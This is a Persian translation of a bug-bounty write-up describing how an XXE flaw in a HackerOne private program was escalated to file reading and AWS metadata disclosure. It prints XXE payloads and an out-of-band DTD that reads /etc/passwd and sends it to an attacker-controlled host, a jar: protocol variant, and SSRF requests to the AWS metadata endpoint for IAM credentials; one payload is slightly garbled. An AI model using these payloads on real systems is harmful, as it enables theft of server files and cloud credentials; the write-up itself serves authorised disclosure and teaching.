
SECURITYWORLD

XXE Write-ups 01

XXE to AWS metadata disclosure



افشای متادیتای AWS از طریق XXE

اخیرا آسیب‌پذیری مهمی را در یک برنامه خصوصی در HackerOne کشف کردم که باعث دسترسی من به کلیدهای ریشه وب سرویس آمازون شدند و به همین دلیل این آسیب‌پذیری به عنوان یک آسیب‌پذیری با بالاترین حد بحرانی بودن یعنی ۱۰ رتبه بندی شد.

من چندین ماه به خاطر مسائل اضطراری خانوادگی از محیط هک دور بودم و چیزی هک نکرده بودم اما سرانجام بعد از مدت‌ها دوباره کارم را شروع کردم. دعوت‌نامه‌های خصوصی از طرف برنامه‌های هک که اخیرا راه‌اندازی شده بودند را بررسی کردم و به صورت کاملا تصادفی یکی از آن‌ها را انتخاب کردم. با اینکه این برنامه دامنه نسبتا کوچکی داشت، اما تصمیم گرفتم صرفا به خاطر شروع دوباره نگاهی به آن بیندازم.

در شروع کار تعدادی از ساب دامین‌ها را از طریق ffuf با wordlist سفارشی خودم اجرا کردم و نتایج را بررسی کردم. یکی از ساب دامین‌ها در ابتدا فقط یک صفحه سفید را نمایش می‌داد اما وقتی به foo// رفتم با صفحه جالبی روبرو شدم و متوجه دو backslashe شدم، به‌طوری‌که در عرض ۱۰ دقیقه یک XSS در آنجا پیدا کردم. URL در یک صفحه خطا بازتاب داده شده بود و من توانستم از طریق یک پی‌لود در پارامتر پرس‌وجو به XSS از نوع Reflected دسترسی پیدا کنم که البته بعدا معلوم شد تکراری است.

چند روز بعد مجددا برگشتم و این بار تصمیم داشتم کمی بیشتر در این ساب دامین جستجو کنم. با استفاده از GitHub توانستم منبعی پیدا کنم که شامل اطلاعات کاربری تستی و پی‌لود لاگینی برای این ساب دامین بود و بنابراین تصمیم گرفتم آن‌ها را تست کنم. اگر از طریق GitHub از این موضوع مطلع نمی‌شدم هیچوقت نمی‌توانستم بفهمم که یک تابع لاگین در آنجا وجود دارد. مسیر تقریبا مبهم بود و توسط wordlist من انتخاب نشده بود.

من موفق شدم که با استفاده از اطلاعات کاربری آزمایشی وارد شوم و یک توکن دریافت کردم که با استفاده از آن مجوز آپلود فایل را داشتم. از آنجایی‌که پی‌لود POST، XML بود در نتیجه تصمیم

گرفتم بررسی‌های بیشتری برای پیدا کردن XXE DTD (XML eXternal Entity Document Type Declaration) انجام دهم.

تنها جایی که توانستم با یک DTD ارتباط برقرار کنم، در فیلد پسورد بود، نام کاربری توسط مسیر URL تعیین شده بود. من از پی‌لود POST پایه‌ای مانند زیر استفاده کردم:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE passwd [<!ELEMENT passwd ANY>
<!ENTITY xxe SYSTEM "http://webhook.site/foo" >]>
...
<passwd>&xxe;</passwd>
```

و این پی‌لود موفق شد به نمونه webhook من آسیب بزند. بعد از این کار فهمیدم که DTD فعال شده است. همچنین تلاش کردم که از پرس‌وجو برای دسترسی به فایل روی وب سرور استفاده کنم اما نتیجه‌ای نگرفتم.

مرحله بعدی تلاش برای بازیابی یک DTD خارجی بود. من http://webhook.site/foo را به یک DTD ساختگی self – hosted تغییر دادم و متوجه شدم که وب اپلیکیشن این فایل را دریافت کرده است.

و حالا تمام چیزهایی که برای تست و خواندن یک فایل روی سرور وب اپلیکیشن مورد نیاز بود را داشتم و محتوای آن را به سرور خودم ارسال کردم. پی‌لودی به شکل زیر ارسال کردم:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE passwd [!ENTITY % file SYSTEM "file:///etc/passwd"> [<!ENTITY %
xxe SYSTEM "http://myserver.com/pwn.dtd"> %xxe; ]>
...
<passwd>&send;</passwd>
```

و self-hosted DTD زیر را به عنوان pwn.dtd ارسال کردم:

```
<!ENTITY % all "<!ENTITY send SYSTEM 'http://myserver.com/?data=%file;'>">
%all;
```

هرچند طبق انتظاراتم پیش نرفت! در حین دریافت DTD توسط وب اپلیکیشن من به هیچ وجه درخواست بعدی را برای ?data دریافت نکردم اما با یک پیغام خطا در اپلیکیشن روبرو شدم و مشخص شد که کاراکترهای مخصوص در /etc/passwd درخواست GET را شکسته‌اند.

سیستم لینوکس خودم را برای فایل‌های تک خطی بدون کاراکترهای خاص بررسی کردم و به /etc/hostname رسیدم. با تعویض /etc/passwd این فایل در پی‌لود، توانستم محتوای آن را بخوانم. من هنوز هم از این تأثیر راضی نبودم و در پی این بودم که توانایی خواندن هر فایلی روی سیستم را به دست آورم. بنابراین سعی کردم از طریق FTP و البته مستقیما در پاسخ اپلیکیشن آن‌ها را استخراج کنم. هیچ کدام از این کارها نتیجه‌ای نداشت و بنابراین من گزارش آسیب‌پذیری را به عنوان استخراج فایل محلی XSS DTD با اهمیت و تأثیر بسیار بالا به HackerOne ارسال کردم. (XSS DTD LFI)

روز بعد دائم در حال حدس زدن آسیب‌پذیری بودم. از تأثیر فوق راضی نبودم و در تلاش برای پیدا کردن راهی برای استخراج فایل‌های اختیاری بودم. HackerOne در جواب گزارش من، درخواست کرد که برای استخراج فایل‌های دیگر هم تلاش کنم، البته آن‌ها از اینکه فایل استخراج شده توسط من یک فایل تک خطی بود، احساس رضایت داشتند و مشکلی با این مورد نداشتند.

من با Dee-see (هکر بزرگ) مشورت کردم و او لینکی برای من ارسال کرد که شامل تکنیک استفاده از jar بود:

پروتکل استخراج فایل‌ها:

https://www.blackhat.com/docs/us-15/materials/us-15-Wang-FileCry-The-New-Age-Of-XXE-java-wp.pdf

فایل DTD را از لینک بالا تطبیق دادم و دوباره برای استخراج /etc/passwd تلاش کردم.

```
<!ENTITY % all "<!ENTITY send SYSTEM 'jar:%file;/myserver.com!/'>"> %all;
```

اینبار واقعا جواب داد! اما نه به عنوان LFI خارج از محدوده. با این‌حال این‌بار توانستم کل /etc/passwd را درست در پاسخ سرور بخوانم! من این موضوع را به HackerOne گزارش دادم و آن‌ها به گزارش من رتبه بالایی دادند. برای اطلاعات بیشتر در مورد jar: به این لینک بروید. از این واقعا برای خواندن فایل‌های درون فایل zip. یا jar. استفاده می‌شود. در هر صورت jar باعث خراب شدن وب اپلیکیشن شد و به من مجوز خواندن محتوای هرگونه فایلی را داد.

من هنوز هم راجع به گزارش خودم احساس رضایت نداشتم و با خودم فکر می‌کردم که آن را به یک وضعیت بحرانی‌تر برسانم. بنابراین شروع به اسکن سرور برای پورت‌های باز کردم تا شاید بتوانم از طریق آن‌ها به کلیدهای SSH برسم و لاگین کنم اما فقط پورت‌های ۸۰ و ۴۴۳ باز بودند. در ادامه از HackerOne درخواست کردم تا به من مجوز جستجوی بیشتر در سرور را بدهند و آن‌ها موافقت کردند.

تنها با به کار گیری file:/// در file entity توانستم محتوای دایرکتوری را بخوانم اما نتوانستم /proc/self/environ را که ممکن بود شامل متادیتای AWS باشد را بخوانم. حتی با وجود استفاده از jar: مجددا برخی از کاراکترهای خاص باعث خراب شدن جریان شدند. بعد تصمیم گرفتم LFI را به SSRF (جعل درخواست سمت سرور) تبدیل کنم و پرس و جوی متادیتای AWS معمولی به اند پوینت http://169.254.169.254/latest/meta-data/iam/security-credentials/IAM_USER_ROLE را ارسال کنم. البته من user_role را نمی‌شناختم اما با رفتن به http://169.254.169.254/latest/meta-data/iam/security-credentials/، وب اپلیکیشن آن‌ها را از طریق یک پیغام خطا برای من آشکار کرد!

این موضوع را به HackerOne گزارش دادم و آن‌ها درجه اهمیت را به ۱۰ تغییر دادند و بعد هم ۲۰۰۰ دلار پاداش بابت آن دریافت کردم که تا به امروز بالاترین پاداش دریافتی من بوده است.

اما من از این موضوع چه چیزهایی آموختم؟

همیشه بیستر تلاش و جستجو کنید، به گزارش هر چیزی اکتفا نکنید و برای بالا بردن رتبه باگ خود تلاش کنید. البته در صورتی‌که شک دارید، از آن‌ها درخواست مجوز کنید. من دوست نداشتم بدون داشتن مجوز صریح، از سرور شرکت عبور کنم اما آن‌ها درک کردند و به من مجوز دادند (با شرط عدم تغییر و دسترسی به داده‌های حساس) تا به کار خود ادامه بدهم.

متأسفانه من اجازه ندارم نام شرکت یا گزارش خودم را فاش کنم اما در صورت عمومی شدن، از آن‌ها برای افشای نام شرکت اجازه خواهم گرفت.

منبع:

http://almadj.us/infosec/xxe-to-aws-metadata-disclosure/